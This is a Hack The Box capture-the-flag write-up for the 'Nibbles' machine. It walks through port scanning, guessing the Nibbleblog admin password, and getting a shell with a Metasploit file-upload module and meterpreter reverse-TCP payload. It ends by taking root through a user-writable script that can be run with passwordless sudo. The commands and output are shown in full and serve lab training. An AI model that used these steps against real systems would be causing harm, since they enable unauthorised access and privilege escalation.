

# Nibbles

## Hack The Box (user and root)



Created by: Cyclawps52

# Always NMAP the Box


```
nmap -sC -sV -e tun0 -oA Nibbles 10.10.10.75
```

```
mount-
# Nmap 7.70 scan initiated Tue May 29 16:29:57 2018 as: nmap -sC -sV -e tun0 -oA nibbles 10.10.10.75
Nmap scan report for 10.10.10.75
Host is up (0.21s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|   2048 c4:f8:ad:e8:f8:04:77:de:cf:15:0d:63:0a:18:7e:49 (RSA)
|   256 22:8f:b1:97:bf:0f:17:08:fc:7e:2c:8f:e9:77:3a:48 (ECDSA)
|_  256 e6:ac:27:a3:b5:a9:f1:12:3c:34:a5:5d:5b:eb:3d:e9 (ED25519)
80/tcp    open  http     Apache httpd 2.4.18 ((Ubuntu))
|_ http-server-header: Apache/2.4.18 (Ubuntu)
|_ http-title: Site doesn't have a title (text/html).
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Tue May 29 16:31:01 2018 -- 1 IP address (1 host up) scanned in 63.39 seconds
nibbles.nmap (END)
```


# Let's checkout the website

`http://10.10.10.75`




# Look at the source code

- Shows us a /nibbleblog directory




```
1 <b>Hello world!</b>
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16 <!-- /nibbleblog/ directory. Nothing interesting here! -->
17
```



- Further research shows the login exists at `/admin.php`

# Guess the password



Sign in to Nibbleblog admin area

Username

Password


☐ Remember me

Login


[← Back to blog](#)


- Let's try `U:admin P:nibbles`


# It worked!


 nibbleblog - Dashboard


[Dashboard](#) [View Blog](#) [Log out](#)


 Publish

 Comments

 Manage

 Settings

 Themes

 Plugins

### Quick start

[New post](#) [New page](#) [Manage posts](#)

[General settings](#) [Regional](#) [Change theme](#)


### Draft posts

*There are no draft posts.*


### Last comments

*There are no published comments.*


### Notifications




[New session started](#)  
30 May - 00:22:31 · IP: 10.10.15.208




[Login failed attempt](#)  
30 May - 00:22:25 · IP: 10.10.15.208




[Login failed attempt](#)  
30 May - 00:18:38 · IP: 10.10.14.154




[Login failed attempt](#)  
30 May - 00:18:27 · IP: 10.10.14.154




[Login failed attempt](#)  
30 May - 00:18:21 · IP: 10.10.14.154



[Login failed attempt](#)  
30 May - 00:17:53 · IP: 10.10.14.154



[Login failed attempt](#)  
30 May - 00:17:44 · IP: 10.10.14.154



[Login failed attempt](#)  
30 May - 00:14:20 · IP: 10.10.14.154

## We're in!

# Metasploit

- Nibbleblog module if we have user credentials

```
exploit/multi/http/nibbleblog_file_upload
```

Options used:

```
* payload: php/meterpreter/reverse_tcp
* username: admin
* password: nibbles
* targeturi: /nibbleblog
* lhost: tun0
* lport: 4444
* rhost: 10.10.10.75
* rport: 80
```

- Running this will get you a shell as nibbler user

# Getting Shell

```
msf exploit(multi/http/nibbleblog_file_upload) > run

[*] Started reverse TCP handler on 10.10.15.208:4444
[*] Sending stage (37775 bytes) to 10.10.10.75
[*] Meterpreter session 1 opened (10.10.15.208:4444 -> 10.10.10.75:35084) at 2018-05-29 18:28:50 -0600
[+] Deleted image.php

meterpreter > shell
Process 2871 created.
Channel 0 created.
id
uid=1001(nibbler) gid=1001(nibbler) groups=1001(nibbler)
```

- `User.txt` is located in `/home/nibbler/user.txt`

```
nibbler@Nibbles:/home/nibbler$ ls -al
ls -al
total 24
drwxr-xr-x 4 nibbler nibbler 4096 May 29 19:44 .
drwxr-xr-x 3 root    root    4096 Dec 10 21:57 ..
-rw----- 1 nibbler nibbler    0 Dec 29 05:29 .bash_history
drwxrwxr-x 2 nibbler nibbler 4096 Dec 10 22:04 .nano
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10 21:58 personal
-r----- 1 nibbler nibbler 1855 Dec 10 22:07 personal.zip
-r----- 1 nibbler nibbler   33 Dec 10 22:35 user.txt
nibbler@Nibbles:/home/nibbler$ cat user.txt
cat user.txt
b02
nibbler@Nibbles:/home/nibbler$
```



# Getting root.txt

- Home directory contained a zip file called `personal.zip`
- Unzipping shows a folder called `stuff`
- Stuff contains a script called `monitor.sh`

```
nibbler@Nibbles:/home/nibbler$ unzip personal.zip
unzip personal.zip
Archive:  personal.zip
  creating: personal/
  creating: personal/stuff/
  inflating: personal/stuff/monitor.sh
nibbler@Nibbles:/home/nibbler$
```

# Enumeration

- Let's try running `LinEnum.sh` (from <https://github.com/rebootuser/LinEnum>)
  - Transfer to target using `python -m SimpleHTTPServer`
  - Don't forget to `chmod +x` after transfer
- Shows us that we can sudo a specific file (`/home/nibbler/personal/stuff/monitor.sh`) without a password

```
[+] We can sudo without supplying a password!  
Matching Defaults entries for nibbler on Nibbles:  
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin  
  
User nibbler may run the following commands on Nibbles:  
    (root) NOPASSWD: /home/nibbler/personal/stuff/monitor.sh
```

# Getting the flag

- Edit monitor.txt to read

```
cp /root/root.txt  
/home/nibbler/personal/stuff/root.txt && chmod 777  
/home/nibbler/personal/stuff/root.txt
```

```
nibbler@Nibbles:/home/nibbler/personal/stuff$ echo "cp /root/root.txt /home/nibbler/personal/stuff/root.txt && chmod 777 /home/nibbler/personal/stuff/root.txt" > monitor.sh  
nibbler@Nibbles:/home/nibbler/personal/stuff$ sudo ./monitor.sh  
sudo: unable to resolve host Nibbles: Connection timed out  
nibbler@Nibbles:/home/nibbler/personal/stuff$ ls -al  
total 16  
drwxr-xr-x 2 nibbler nibbler 4096 May 29 21:03 .  
drwxr-xr-x 3 nibbler nibbler 4096 Dec 10 21:58 ..  
-rwxrwxrwx 1 nibbler nibbler 107 May 29 21:06 monitor.sh  
-rwxrwxrwx 1 root root 33 May 29 21:06 root.txt  
nibbler@Nibbles:/home/nibbler/personal/stuff$ cat root.txt  
b6d  
nibbler@Nibbles:/home/nibbler/personal/stuff$
```

That's the box!